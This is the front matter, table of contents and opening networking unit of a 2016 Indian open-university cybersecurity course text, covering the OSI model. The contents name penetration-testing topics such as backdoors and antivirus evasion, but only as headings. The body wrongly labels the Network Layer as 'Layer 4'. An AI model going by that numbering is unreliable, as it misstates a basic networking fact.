




**Certificate in e-Governance and Cyber
Security
Information System
(CEGCS-04)**

Title	Information System
Advisors	Mr. R. Thyagarajan, Head, Admn. & Finance and Acting Director, CEMCA Dr. Manas Ranjan Panigrahi, Program Officer(Education), CEMCA Prof. Durgesh Pant, Director-SCS&IT, UOU
Editor	Er. Gopesh Pande, Network Engineer, Wipro Infotech, Mumbai
Authors	
Block I> Unit I, Unit II, Unit III & Unit IV	Er. Charanjeet Singh Chawla, Wing Commander, Indian Air Force, Ministry of Defence
Block II> Unit I, Unit II, Unit III & Unit IV	Er. Ashok Katariya, Group Captain, Indian Air Force, Ministry of Defence
Block III> Unit I, Unit II, Unit III & Unit IV	Er. Ashok Katariya, Group Captain, Indian Air Force, Ministry of Defence
ISBN: 978-93-84813-93-2	
Acknowledgement	
The University acknowledges with thanks the expertise and financial support provided by Commonwealth Educational Media Centre for Asia(CEMCA), New Delhi, for the preparation of this study material.	
 Uttarakhand Open University, 2016 © Uttarakhand Open University, 2016. Information System is made available under a Creative Commons Attribution Share-Alike 4.0 Licence (international): http://creativecommons.org/licenses/by-sa/4.0/ It is attributed to the sources marked in the References, Article Sources and Contributors section.	
Published by: Uttarakhand Open University, Haldwani	

Expert Panel	
S. No.	Name
1	Dr. Jeetendra Pande, School of Computer Science & IT, Uttarakhand Open University, Haldwani
2	Prof. Ashok Panjwani, Professor, MDI, Gurgaon
3	Group Captain Ashok Katariya, Ministry of Defense, New Delhi
4	Mr. Ashutosh Bahuguna, Scientist- CERT-In, Department Of Electronics & Information Technology, Government Of India
5	Mr. Sani Abhilash, Scientist- CERT-In, Department Of Electronics & Information Technology, Government Of India
6	Wing Commander C.S. Chawla, Ministry of Defense, new Delhi
7	Mr. Mukesh Kumar Verma, IT Consultant, Chandigarh
8	Mr. Pritam Dutt Gautam, IT Consultant, New Delhi

CONTENTS

1.1	LEARNING OBJECTIVES.....	1
1.2	INTRODUCTION TO OSI MODEL	1
1.3	SENDING DATA VIA OSI MODEL	2
1.4	DIFFERENT TYPES OF PROTOCOLS	3
1.4.1	TCP/IP.....	3
1.4.2	IPX/SPX.....	3
1.4.3	DECnet.....	3
1.4.4	AppleTalk.....	3
1.4.5	NetBIOS	3
1.4.6	NetBEUI.....	3
1.4.7	Server Message Block (SMB).....	5
1.5	TCP/IP ARCHITECTURE	5
1.5.1	Layered Protocols.....	5
1.5.2	IP Routing	6
1.6	ADDRESSING	7
1.6.1	The IP Address	8
1.6.2	Subnets	9
1.6.3	Types of Subnetting	10
1.6.3.1	Static Subnetting.....	10
1.6.3.2	Variable Length Subnetting.....	10
1.6.3.3	Mixing Static and Variable Length Subnetting	11
1.6.3.4	A Static Subnetting Example.....	11
1.7	PRIVATE INTERNETS	11
1.8	CLASSLESS INTER-DOMAIN ROUTING (CIDR).....	12
1.9	DOMAIN NAME SYSTEM.....	12
1.10	THE HIERARCHICAL NAMESPACE.....	13
1.11	FULLY QUALIFIED DOMAIN NAMES (FQDNs).....	13
1.12	COUNTRY DOMAINS.....	14
1.13	MAPPING DOMAIN NAMES TO IP ADDRESS	14
1.14	INTERNET PROTOCOL (IP).....	14
1.14.1	IP Datagram.....	15
1.14.2	Direct and Indirect Destinations.....	15

1.14.3 IP Routing Table	16
1.15 INTERNET CONTROL MESSAGE PROTOCOL (ICMP).....	16
1.16 TRANSMISSION CONTROL PROTOCOL	17
1.16.1 Three-Way Handshakes	18
1.17 USER DATAGRAM PROTOCOL	18
1.18 PORTS AND SOCKETS.....	19
1.19 INTERNET PROTOCOLS.....	22
1.19.1 The Simple Mail Transfer Protocol.....	22
1.19.2 The Mail Transaction	22
1.19.3 Post Office Protocol, version 3 (POP3)	24
1.19.4 Internet Message Access Protocol (IMAP).....	26
1.20 HOW INTERNET EMAIL WORKS	27
1.20.1 Two Flavors of HELO.....	28
1.20.2 The Sender.....	28
1.20.3 The recipient.....	28
1.20.4 The Message.....	28
1.21 FTP.....	29
1.21.1 Basic Commands.....	29
1.21.2 Initiating a Session	30
1.21.3 Getting What You Want.....	31
1.22 SSH (SECURE SHELL).....	31
1.23 SSL.....	32
1.23.1 How SSL Works.....	32
1.24 SUMMARY	33
1.25 CHECK YOUR PROGRESS	33
1.26 ANSWERS TO CHECK YOUR PROGRESS	33
1.27 MODEL QUESTIONS	34
2.1 LEARNING OBJECTIVES.....	35
2.2 WHAT IS CRYPTOGRAPHY?	35
2.3 CRYPTOGRAPHY AND SECURITY	37
2.4 CRYPTOGRAPHIC ALGORITHMS	38
2.4.1 Hash Algorithm	38
2.4.2 Message Digest (MD)	40
2.4.3 Message Digest 4	41

2.4.4 Message Digest 5 (MD5)	41
2.4.5 Secure Hash algorithm (SHA).....	41
2.4.6 Whirlpool	41
2.4.7 RACE Integrity Primitives Evaluation Message Digest (RIPEMD)	42
2.5 PASSWORD HASHES	42
2.6 SYMMETIC CRYPTOGRAPHIC ALGORITHMS	43
2.6.1 Understanding Symmetric Algorithms.....	43
2.6.2 Block Cipher	45
2.6.3 Data Encryption System (DES).....	46
2.6.4 Triple Data Encryption Standard (3DES)	46
2.6.5 Advance Encryption Standard (AES)	47
2.5.6 Other Algorithms.....	48
2.7 ASYMMETRIC CRYPTOGRAPHIC ALGORITHMS	48
2.8 RSA.....	51
2.8.1 Elliptic curve Cryptography (ECC).....	52
2.8.2 Quantum Cryptography	52
2.8.3 NTRUEncrypt	53
2.9 USING CRYPTOGRAPHY	54
2.9.1 Encryption through Software	54
2.9.2 File and File System Cryptography.....	54
2.9.3 Pretty Good Privacy (PGP/GPG)	54
2.9.4 Microsoft Windows Encrypting File System (EFS)	55
2.9.5 Whole Disk Encryption.....	55
2.10 HARDWARE ENCRYPTION	56
2.10.1 USB Device Encryption.....	56
2.10.2 Hard Disk Drive Encryption	56
2.10.3 Trusted Platform Module (TPM)	57
2.10.4 Hardware Security Module (HSM).....	57
2.11 DIGITAL CERTIFICATES.....	58
2.11.1 Defining Digital Certificates	58
2.11.2 Managing Digital Certificates	60
2.11.2.1 Certificate Authority (CA).....	60
2.11.2.2 Registering Authority(RA)	61
2.11.2.3 Certificate Revocation List (CRL)	61

2.11.2.4 Certificate Repository (CR).....	62
2.11.2.5A Certificate Repository (CR).....	62
2.11.2.6 Web Browser Management	63
2.11.3 Types of digital certificates	63
Class 1: Personal Digital certificates	64
Class 2: Server Digital Certificates	64
Class 3: Software Publishers Digital Certificates.....	66
2.11.4 Dual-Key and Dual-sided Digital Certificates	66
2.11.5 X.509 Digital Certificates	67
2.12 PUBLIC KEY INFRASTRUCTURE (PKI).....	67
2.12.1 Public-Key Cryptographic Standards (PKCS).....	68
2.12.2 Trust Models	69
2.12.3 Hierarchical Trust Model	70
2.12.4 Distributed Trust Model	70
2.12.5 Bridge Trust Model	71
2.13MANAGINGPKI.....	72
2.13.1 Certificate Policy.....	72
2.13.2 Certificate Practice Statement (CPS)	72
2.13.3 Certificate Life Cycle	72
2.14 KEY MANAGEMENT	73
2.14.1 Key Storage.....	73
2.14.2 Key Usage	73
2.14.3 Key-Handling Procedures	74
2.14.3.1 Escrow	74
2.14.3.2 Expiration	74
2.14.3.3 Renewal	74
2.14.3.4 Revocation.....	74
2.14.3.5 Recovery.....	74
2.15 TRANSPORTATION ENCRYPTION ALGORITHMS	76
2.15.1 Secure Sockets Layer (SSL)/Transport Layer Security (TLS).....	76
2.15.2 Secure Shell (SSH).....	76
2.15.3 Hypertext Transport Protocol over Secure Sockets Layer (HTTPS).....	77
2.16 IP SECURITY (IPSEC).....	77
2.16.1 IP security (IPsec)	78

2.17 SUMMARY	80
2.18 CHECK YOUR PROGRESS	83
2.19 ANSWERS TO CHECK YOUR PROGRESS	83
2.20 MODEL QUESTIONS	83
3.1 LEARNING OBJECTIVES.....	84
3.2 INTRODUCTION	84
3.3 TYPES OF PENTESTING	87
3.3.1 Black Box.....	87
3.3.2 Gray Box	87
3.3.3 White Box	87
3.3.4 CIA triad.....	88
3.4 VULNERABILITY RESEARCH AND TOOLS	90
3.5 ETHICS AND THE LAW	90
3.6 HACKING	92
3.6.1 Culture of hacking.....	92
3.6.2Types of hackers.....	92
3.7 PHASES OF PENETRATION TESTING	93
3.7.1 Footprinting.....	94
3.7.1.1 Why Perform Footprinting?.....	94
3.7.1.2 Goals of the Footprinting Process	94
3.7.1.3 Types of Reconnaissance.....	95
3.7.2 Scanning	96
3.7.3 Enumeration	97
3.7.4 Gaining Access.....	98
3.7.4.1 Password Cracking Techniques	98
i. Dictionary Attacks:	98
ii. Brute-force Attacks:	98
iii. Hybrid Attack:	98
iv. Syllable Attack:	99
v. Rule-based Attack:	99
vi. Passive Online Attacks:	99
vii. Active Online Attacks:	99
viii. Offline Attacks:	99
ix. Nontechnical Attacks:.....	99

3.7.5 Privilege Escalation.....	99
3.7.6 Pilfering.....	101
3.7.7 Creating backdoors.....	101
3.7.8 Covering tracks	102
3.7.8.1 Disabling Auditing	102
3.7.8.2 DataHiding.....	102
3.7.8.3 Alternate Data Streams (ADS)	103
3.7.9 Denial of Service (DoS).....	103
3.8 HACKING TOOLS AND TECHNIQUES	104
3.9 SUMMARY	105
3.10 CHECK YPOR PROGRESS	106
3.11 ANSWERS TO CHECK YOUR PROGRESS.....	106
3.12 MODEL QUESTIONS	106
4.1 LEARNING OBJECTIVES.....	108
4.2 INTRODUCTION	108
4.3 NETWORK SECURITY CONCEPTS.....	108
4.4 SECURITY MANAGEMENT	109
4.4.1 Passive attacks.....	109
4.4.1.1 Wiretapping	109
4.4.1.2 Port scanner	110
4.4.1.3 Idle scan.....	110
4.4.2 Active attacks	111
4.4.2.1 Denial-of-service attack.....	111
4.4.2.2 DNS spoofing	112
4.4.2.3 Man in the middle.....	112
4.4.2.4 ARP poisoning.....	113
4.4.2.5 VLAN hopping.....	114
4.4.2.6 Switch spoofing	114
4.4.2.7 Double tagging	114
4.4.2.8 Smurf attack.....	115
4.4.2.9 Buffer overflow	115
4.4.2.10 Heap overflow	116
4.4.2.11 Format string attack.....	116
4.4.2.12 SQL injection.....	116

4.4.2.13 Phishing	117
4.4.2.14 Cross-site scripting	117
4.4.2.15 CSRF	118
4.4.2.16 Cyber-attack.....	118
4.5 E-MAIL SECURITY	118
4.5.1 Filtering	118
4.5.2 Web email	119
4.5.3 Reaper exploit	119
4.5.4 Encryption	119
4.6 WEB APPLICATION SECURITY	120
4.6.1 Security threats.....	120
4.6.2 Best Practices Recommendation	121
4.6.3 Security standards	121
4.6.4 Security technology.....	121
4.7 INFRASTRUCTURE SECURITY.....	121
4.7.1 Potential causes of infrastructure failure.....	122
4.7.1.1 Security challenges for the electricity infrastructure.....	122
4.7.1.2 Remedies	122
4.8 SUMMARY	123
4.9 CHECK YOUR PROGRESS	123
4.10 ANSWERS TO CHECK YOUR PROGRESS	123
4.11 MODEL QUESTIONS	123
BLOCK II	124
1.1 LEARNING OBJECTIVES.....	125
1.2 INTRODUCTION	125
1.3 THE PURPOSE OF CRYPTOGRAPHY.....	125
1.4 HISTORY OF CRYPTOGRAPHY	126
1.4.1 Classical cryptography	126
1.4.2Medieval cryptography	127
1.4.3 Cryptography from 1800 to World War II.....	129
1.4.4 World War II cryptography.....	130
1.4.5Modern cryptography	132
1.5 CIPHER	133
1.5.1 Simple substitution.....	134

1.5.2 Transposition cipher	136
1.5.2.1 Rail Fence cipher	136
1.5.2.2 Route cipher.....	137
1.5.2.3 Columnar transposition.....	138
1.5.2.4 Double transposition.....	139
1.5.2.5 Myszkowski transposition	140
1.5.2.6 Disrupted transposition	140
1.6 DETECTION AND CRYPTANALYSIS.....	141
1.6.1 Combinations	141
1.6.2 Fractionation.....	141
1.7 MORDERN ENCRYPTION METHODS	142
1.8 KEY SIZE AND VULNERABILITY	142
1.9 KEY MANAGEMENT	143
1.9.1 Types of keys	143
1.9.2 Key exchange	143
1.9.3Key storage.....	144
1.9.4 Key use.....	145
1.9.5 Public Key Infrastructure (PKI)	145
1.9.6 Enterprise Key and Certificate Management (EKCM).....	145
1.9.7 Multicast Group Key Management.....	145
1.9.8 Challenges	146
1.9.9Key management solution.....	146
1.10 SUMMARY.....	146
1.11 CHECK YOUR PROGRESS	146
1.12 ANSWERS TO CHECK YOUR PROGRESS	146
1.13 MODEL QUESTIONS	146
2.1 LEARNING OBJECTIVES.....	148
2.2 INTRODUCTION	148
2.3 TYPES OF CRYPTOGRAPHIC ALGORITHMS.....	148
2.3.1 Secret Key Cryptography	149
2.3.1.1Stream ciphers	150
2.3.1.2 Block Cipher.....	150
2.3.2 Data Encryption Standard (DES).....	152
2.3.3 Advanced Encryption Standard (AES)	153

2.4 FUNER DETAILS OF DES, BREAKING DES, AND DES VARIANTS	156
2.4.1 DES Operational Overview.....	156
2.4.2 Breaking DES.....	158
2.4.3 DES Variants.....	160
2.4.4 Closing Comments on DES	162
2.4.5 The Advanced Encryption Standard (AES) and Rijndael.....	162
2.4.6 AES (Rijndael) Overview	163
2.4.6.1 The SubBytes transformation	165
2.4.6.2The ShiftRows transformation.....	165
2.4.6.3 The MixColumns transformation	166
2.4.6.4 Round Key generation and the AddRoundKey transformation.....	166
2.4.6.5 Summary AES	167
2.4.6.6 Cisco’s Stream Cipher	168
2.5 PUBLIC-KEY CRYPTOGRAPHY.....	169
2.5.1 Some of the Finer Details of Diffie-Hellman.....	172
2.5.2 A short digression on modulo arithmetic.	173
2.5.3 Some of the Finer Details of RSA Public-Key Cryptography	173
2.6 DATA INTEGRITY ALGORITHMS.....	175
2.6.1 Checksum.....	175
2.6.2 Checksum algorithms.....	176
2.6.2.1 Parity byte or parity word.....	176
2.6.2.2 Modular sum.....	176
2.6.2.3 Position-dependent checksums.....	176
General considerations	177
2.6.3. Hash Functions.....	177
2.7 WHY THREEENCRYPTION TECHNIQUES?.....	180
2.8 THE SIGNIFICANCE OF KEY LENGTH.....	181
2.9 SUMMARY.....	185
2.10 CHECK YOUR PROGRESS	185
2.11 ANSWERS TO CHECK YOUR PROGRESS.....	185
2.12 MODEL QUESTIONS	185
2.13 FURTHER READINGS	186
3.1 LEARNING OBJECTIVES.....	187
3.2 INTRODUCTION	187

3.3 KEY GENERATION.....	187
3.4 KEY DISTRIBUTION	189
3.4.1 Key distribution methods	189
3.4.2 Key Distribution Using Symmetric Key Protocols.....	189
3.4.2.1 Mouth Frog Protocol	191
3.4.2.2 Needham-Schroeder Secret-Key Protocol.....	192
3.4.2.3 Otway-Rees Protocol.....	195
3.4.2.4 Kerberos Protocol	196
3.4.2.5 Implementation of Kerberos.....	198
3.5 SYMMETRIC KEY DISTRIBUTION USING ASYMMETRIC ENCRYPTION	199
3.6 ENTERPRISE KEY AND CERTIFICATE MANAEMENT (EKCM).....	200
3.6.1 Public Key Certificates and Certificate Authorities.....	200
3.6.2 Multicast Group Key Management.....	203
3.6.3 Challenges	204
3.6.4 Key management solution.....	204
3.6.5 Key installation	204
3.6.6 Key storage.....	204
3.6.7 Key change.....	204
3.6.8 Key exchange	205
3.6.9 Key use.....	206
3.6.10 Key control.....	206
3.6.11 Key disposal	206
3.7 SUMMARY.....	206
3.7 CHECK YOUR PROGRESS	207
3.8 ANSWERS TO CHECK YOUR PROGRESS	207
3.9 MODEL QUESTIONS	207
4.1 LEARNING OBJECTIVES.....	208
4.2 INTRODUCTION	208
4.3 METHODS OF ATTACK ON CRYPTOGRAPHIC SYSTEMS.....	208
4.3.1 The Birthday Attack.....	209
4.3.2 Digital signature susceptibility.....	209
4.3.3 Ciphertext Only Attack (COA)	209
4.3.4 Chosen Text Attack (CTA)	210
4.3.5 Known Plaintext Attack (KPA).....	210

4.3.6 Man-in-the-middle attack	210
4.3.6.1 Defenses against the attack	212
See key-agreement protocol for a classification of protocols that use various forms of keys and passwords to prevent man-in-the-middle attacks.	213
4.3.7 Meet-in-the-Middle	213
4.3.8 Replay Attack	214
4.3.8.1 Countermeasures	214
4.4 INTERNET SECURITY APPLICATIONS	215
4.4.1 Secure Electronic Transaction (SET)	215
4.4.1.1 How it Works	216
4.4.2 Dual signature	216
4.4.3 Secure Sockets Layer (SSL)/Transport Layer Security (TLS)	217
4.4.3.1 Description	218
4.4.4 Secure Hypertext Transfer Protocol (S-HTTP)	219
4.4.4.1 Overview	220
4.4.4.2 Usage in websites	221
4.4.4.3 Browser integration	222
4.4.4.4 Security	222
4.4.4.5 Technical Difference from HTTP	222
4.4.4.6 Network layers	222
4.4.4.7 Server setup	223
4.4.4.8 Acquiring certificates	223
4.4.4.9 Use as access control	223
4.4.4.10 In case of compromised secret (private) key	223
4.4.4.11 Limitations	224
4.5 IPSEC	225
4.6 E-MAIL SECURITY APPLICATIONS	226
4.6.1 Secure Multipurpose Internet Mail Extensions (S/MIME)	226
4.6.1.1 Function	227
4.6.1.2 S/MIME certificates	227
4.6.1.3 Obstacles to deploying S/MIME in practice	228
4.6.2 MIME Object Security Services (MOSS)	229
4.6.3 Privacy Enhanced Mail (PEM)	229
4.7 PRETTY GOOD PRIVACY (PGP)	230

4.8 SUMMARY	234
4.9 CHECK YOUR PROGRESS	234
4.10 ANSWERS TO CHECK YOUR PROGRESS	234
4.11 Model Questions	235
BLOCK III	236
1.1 LEARNING OBJECTIVES	237
1.2 INTRODUCTION	237
1.3 INFORMATION GATHERING TECHNIQUES	237
1.3.1 ActiveInformationGathering	237
1.3.2 PassiveInformationGathering	238
1.4 SOURCES OF INFORMATION GATHERING	238
1.5 ACTIVE INFORMATION GATHERRING	238
1.5.1 CopyingWebsitesLocally	238
1.5.2 InformationGatheringwithWhois	239
1.5.3 FindingOtherWebsitesHostedontheSameServer	240
1.5.3.1 Yougetsignal.com	240
1.5.4 TracingtheLocation	240
1.5.5Network Orientation using Traceroute	241
1.5.6 Network Mapping	242
1.5.6.1 NeoTrace	242
1.5.6.2Cheops-ng	243
1.5.6.3 EnumeratingandFingerprintingtheWebservers	243
1.5.7 Intercepting aResponse	243
1.5.8 Acunetix VulnerabilityScanner	246
1.5.9 WhatWeb	246
1.6 PASSIVE INFORMATION GATHERING	247
1.6.1 Netcraft	247
1.6.2 GoogleHacking	247
1.6.2.1 SomeBasicParameters	247
1.6.3 Google Hacking Database	249
1.6.4 Hackersforcharity.org/ghdb	250
1.6.5 Xcode Exploit Scanner	251
1.6.6 File Analysis	251
1.6.6.1 Foca	252

1.6.6.2 Harvesting E-Mail Lists.....	252
1.6.7 Gathering Wordlist from a Target Website.....	254
1.6.8 Scanning for Subdomains.....	254
1.6.9 TheHarvester	255
1.6.10 Fierce in BackTrack	255
1.6.11 Knock.py	256
1.6.12 Wolframalpha.....	256
1.6.13 Scanning for SSL Version.....	257
1.6.14 DNS Enumeration	257
1.6.14.1 Interacting with DNS Servers.....	258
1.6.14.2 Automating Zone Transfers.....	261
1.6.14.3 DNS Cache Snooping.....	262
1.7 ATTACK SCENARIO	265
1.7.1 Automating DNS Cache Snooping Attacks	265
1.8 ENUMERATING SNMP	265
1.8.1 Problem with SNMP	265
1.8.2 Sniffing SNMP Passwords.....	265
1.8.2.1 OneSixtyOne	266
1.8.3 Snpenum.....	266
1.8.4 SMTP Enumeration.....	266
1.9 DETECTING LOAD BALANCERS	267
1.9.1 Load Balancer Detector.....	267
1.9.2 Determining Real IP behind Load Balancers.....	268
1.10 BYPASSING CLOUDFLARE PROTECTION.....	269
1.11 INTELLIGENCE GATHERING USING SHODAN.....	271
1.12 SUMMARY.....	273
1.13 CHECK YOUR PROGRESS	273
1.14 ANSWERS TO CHECK YOUR PROGRESS.....	273
1.15 MODEL QUESTIONS	274
2.1 LEARNING OBJECTIVES.....	275
2.2 INTRODUCTION	275
2.3 HOST DISCOVERY	275
2.4 SCANNING FOR OPEN PORTS AND SERVICES.....	278
2.4.1 Types of Port Scanning	278

2.4.2 Understanding the TCP Three-Way Handshake	279
2.4.2.1 TCP Flags	280
2.4.2.2 Port Status Types	280
2.4.3 TCP SYN Scan.....	280
2.4.4 TCPConnectScan	282
2.4.5 NULL, FIN, and XMAS Scans	282
2.4.5.1 NULL Scan.....	282
2.4.5.2 FIN Scan.....	283
2.4.5.3 XMAS Scan.....	283
2.4.5.4 TCP ACK Scan.....	284
2.4.5.5 UDP Port Scan.....	285
2.5 ANONYMOUS SCAN TYPES.....	285
2.5.1 IDLE Scan.....	285
2.5.2 ScanningforaVulnerableHost.....	286
2.5.3 Performing an IDLE Scan with NMAP	287
2.5.4 TCP FTP BOUNCE SCAN	288
2.6 SERVICE VERSION DETECTION	289
2.7 OS FINGERPRINTING	289
2.8POF	290
2.8.1Output.....	290
2.8.1.1Normal Format	290
2.8.1.2 Grepable Format.....	291
2.8.1.3 XML Format.....	291
2.9 ADVANCED FIREWALL/IDS EVADING TECHNIQUES	291
2.10 TIMING TECHNIQUE	292
2.11 SOURCE PORT SCAN.....	293
2.12 SPECIFYING AN MTU.....	294
2.13 SENDING BAD CHECKSUMS	294
2.14 DECOYS.....	295
2.15 ZENMAP	295
2.15 SUMARY	297
2.16 CHECK YOUR PROGRESS	297
2.17 ANSWERS TO CHECK YOUR PROGRESS.....	297
2.18 MODEL QUESTIONS	297

3.1 LEARNING OBJECTIVES.....	298
3.2 INTRODUCTION	298
3.3 SYSTEM HACKING	299
3.3.1 Password Cracking.....	299
3.3.2 Password Cracking Techniques	300
3.3.2.1 Dictionary Attacks.....	300
3.3.2.2 Brute-force Attacks.....	300
3.3.2.3 HybridAttack	300
3.3.2.4 Syllable Attack	300
3.3.2.5 Rule-based Attack.....	300
3.3.2.6 PassiveOnlineAttacks	301
3.3.2.7 Active Online Attacks	301
3.3.2.8 Offline Attacks	301
3.3.2.9 Non-technical Attacks	301
3.4 PASSIVE ONLINE ATTACKS.....	301
3.4.1 Packet Sniffing	301
3.4.2 Man-in-the-middle	302
3.4.3 Replay Attack.....	302
3.5 ACTIVE ONLINE ATTACKS.....	302
3.5.1 Password Guessing.....	302
3.5.2 Trojans, Spyware, and Keyloggers	302
3.5.3 Hash Injection	303
3.6 PASSWORD HASHING.....	303
3.7 OFFLINE ATTACKS.....	303
3.7.1 Extracting Hashes from a System	303
3.7.2 Pre computed Hashes or Rainbow Tables.....	303
3.7.3 Generating Rainbow Tables	304
3.7.4 Creating Rainbow Tables	304
3.7.5 Working with Rainbow Crack.....	304
3.8 DISTRIBUTED NETWORK ATTACKS.....	305
3.8.1 SeekingOutNew Life.....	305
3.9 OTHER OPTIONS FOR OBTAINING PASSWORDS	306
3.9.1 Default Passwords	306
3.9.2 Guessing.....	306

3.9.3 USB Password Theft	307
3.9.4 Using Password Cracking	307
3.10 AUTHENTICATION ON MICROSOFT PLATFORM.....	307
3.10.1 Security Accounts Manager (SAM).....	307
3.10.1.1 How Passwords Are Stored within the SAM	308
3.10.1.2 NTLM Authentication	308
3.10.1.3 Kerberos.....	309
3.11 PRIVILEGE ESCALATION.....	309
3.11.1 Trinity Rescue Kit (TRK)	310
3.11.2 Executing Applications	311
3.12 PLANTING A BACKDOOR	311
3.13 COVERING YOUR TRACKS.....	312
3.13.1 Disabling Auditing	312
3.13.2 Data Hiding	313
3.13.3 Alternate Data Streams (ADS).....	313
3.14 SUMMARY	314
3.15 HECK YOUR PROGRESS	314
3.16 ANSWERS TO CHECK YOUR PROGRESS.....	315
3.17 MODEL QUESTIONS	315
4.1 LEARNING OBJECTIVES.....	316
4.2 INTRODUCTION	316
4.3 ACQUIRING SITUATION AWARENESS	316
4.3.1 Enumerating a Windows Machine	316
4.3.2 Enumerating Local Groups and Users	318
4.3.3 Enumerating Linux Machine.....	319
4.3.4 Enumerating with Meterpreter	320
4.3.4.1 Identifying Processes.....	320
4.3.4.2 Interacting with the System	320
4.3.4.3 UserInterfaceCommand.....	321
4.3.4.4 Privilege Escalation	321
4.3.5 Maintaining Stability.....	321
4.3.6 Escalating Privileges	322
4.3.7 Bypassing User Access Control	323
4.3.8 Impersonating the Token.....	324

4.4 MAINTAINING ACCESS	325
4.4.1 Installing a Backdoor	325
4.4.2 Cracking the Hashes to Gain Access to Other Services.....	326
4.4.2.1 Backdoors	326
4.4.2.2 Disabling the Firewall	326
4.4.2.3 Killing the Antivirus.....	326
4.4.2.4 Netcat.....	327
4.4.2.5 MSFPayload/MSFEncode	328
4.4.2.6 Generating a Backdoor with MSFPayload	328
4.4.2.7 MSFEncode	329
4.4.2.8 MSFVenom	330
4.4.2.9 Persistence	332
4.5 DEEP DIVE (MAINTAINING ACCESS).....	333
4.5.1 What Is a Hash?.....	333
4.5.2 Hashing Algorithms	333
4.5.2.1 LAN Manager (LM)	334
4.5.2.2 NTLM/NTLM2	334
4.5.2.3 Kerberos.....	335
4.6 SUMMARY	335
4.7 CHECK YOUR PROGRESS	335
4.8 ANSWERS TO CHECK YOUR PROGRESS	335
4.9 MODEL QUESTIONS	335

BLOCK I

UNIT I: NETWORKING AND COMMUNICATION

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to understand:

- What drives a network
- What we mean by networking protocols?
- What are the various networking protocols?
- Architecture of TCP/IP , the protocol driving the Internet
- What is IP addressing?
- What is ICMP?
- Understand ports, sockets
- Working of Internet e-mail
- What is Secure Socket Shell

1.2 INTRODUCTION TO OSI MODEL

In 1983, the International Standards Organization (ISO) developed a model which would allow the sending and receiving of data between two computers. It works on a layer approach, where each layer is responsible for performing certain functions. When we think of how to send data from one computer to another, there are many different things involved. There are network adapters, voltages and signals on the cable, how the data is packaged, error control in case something goes wrong, and many other concerns. By dividing these into separate layers, it makes the task of writing software to perform this much easier. In the Open Systems Interconnect model, which allows dissimilar computers to transfer data between themselves, there are SEVEN distinct layers.

- **Layer 7(Application Layer):** Provides Applications with access to network services.
- **Layer 6(Presentation Layer):** Determines the format used to exchange data among networked computers.
- **Layer 5(Session Layer):** Allows two applications to establish, use and disconnect a connection between them called a session. Provides for name recognition and additional functions like security which are needed to allow applications to communicate over the network.
- **Layer 4(Transport Layer):** Ensures that data is delivered error free, in sequence and with no loss, duplications or corruption. This layer also repackages data by assembling long messages into lots of smaller messages for sending, and repackaging the smaller messages into the original larger message at the receiving end.
- **Layer 4(Network Layer):** This is responsible for addressing messages and data so they are sent to the correct destination, and for translating logical addresses and names (like a machine name FLAME) into physical addresses. This layer is also responsible for finding a path through the network to the destination computer.
- **Layer 2(Data-Link Layer):** This layer takes the data frames or messages from the Network Layer and provides for their actual transmission. At the receiving computer, this layer receives the incoming data and sends it to the network layer for handling. A frame looks like,




Figure 1: Data frame

The Data-Link Layer actually consists of two separate parts, the Medium Access Control (MAC) and Logical Link Control Layer (LLC). Example MAC layers are Ethernet 802.3 and Token Ring 802.5. Bridges are an example of devices which works at the MAC layer.

- **Layer 1(Physical Layer):** Controls the transmission of the actual data onto the network cable. It defines the electrical signals, line states and encoding of the data and the connector types used. An example is 10BaseT. Repeaters are an example of devices that work at the Physical Layer. For Ethernet 802.3, the Physical Layer can be represented as:
 - a. 10Base5
 - b. 10Base2
 - c. 10BaseT
 - d. 10BaseF

1.3 SENDING DATA VIA OSI MODEL

Each layer acts as though it is communicating with its corresponding layer on the other end. In reality, data is passed from one layer down to the next lower layer at the sending computer, till the Physical Layer finally transmits it onto the network cable. As the data is passed down to a lower layer, it is encapsulated into a larger unit (in effect, each layer adds its own layer information to that which it receives from a higher layer). At the receiving end, the message is passed upwards to the desired layer, and as it passes upwards through each layer, the encapsulation information is stripped off.




Figure 2: OSI model

1.4 DIFFERENT TYPES OF PROTOCOLS

The different protocols in the OSI model can be broadly divided into three types. They are:

- a) **Network protocols:** These are rules for communicating in a particular network environment. Internet Protocol, IPX, NetBEUI etc are examples.
- b) **Transport protocols:** They ensure that the data is properly delivered between computers. TCP (Transmission Control Protocol), ATP (AppleTalk Transaction Protocol) etc. are examples.
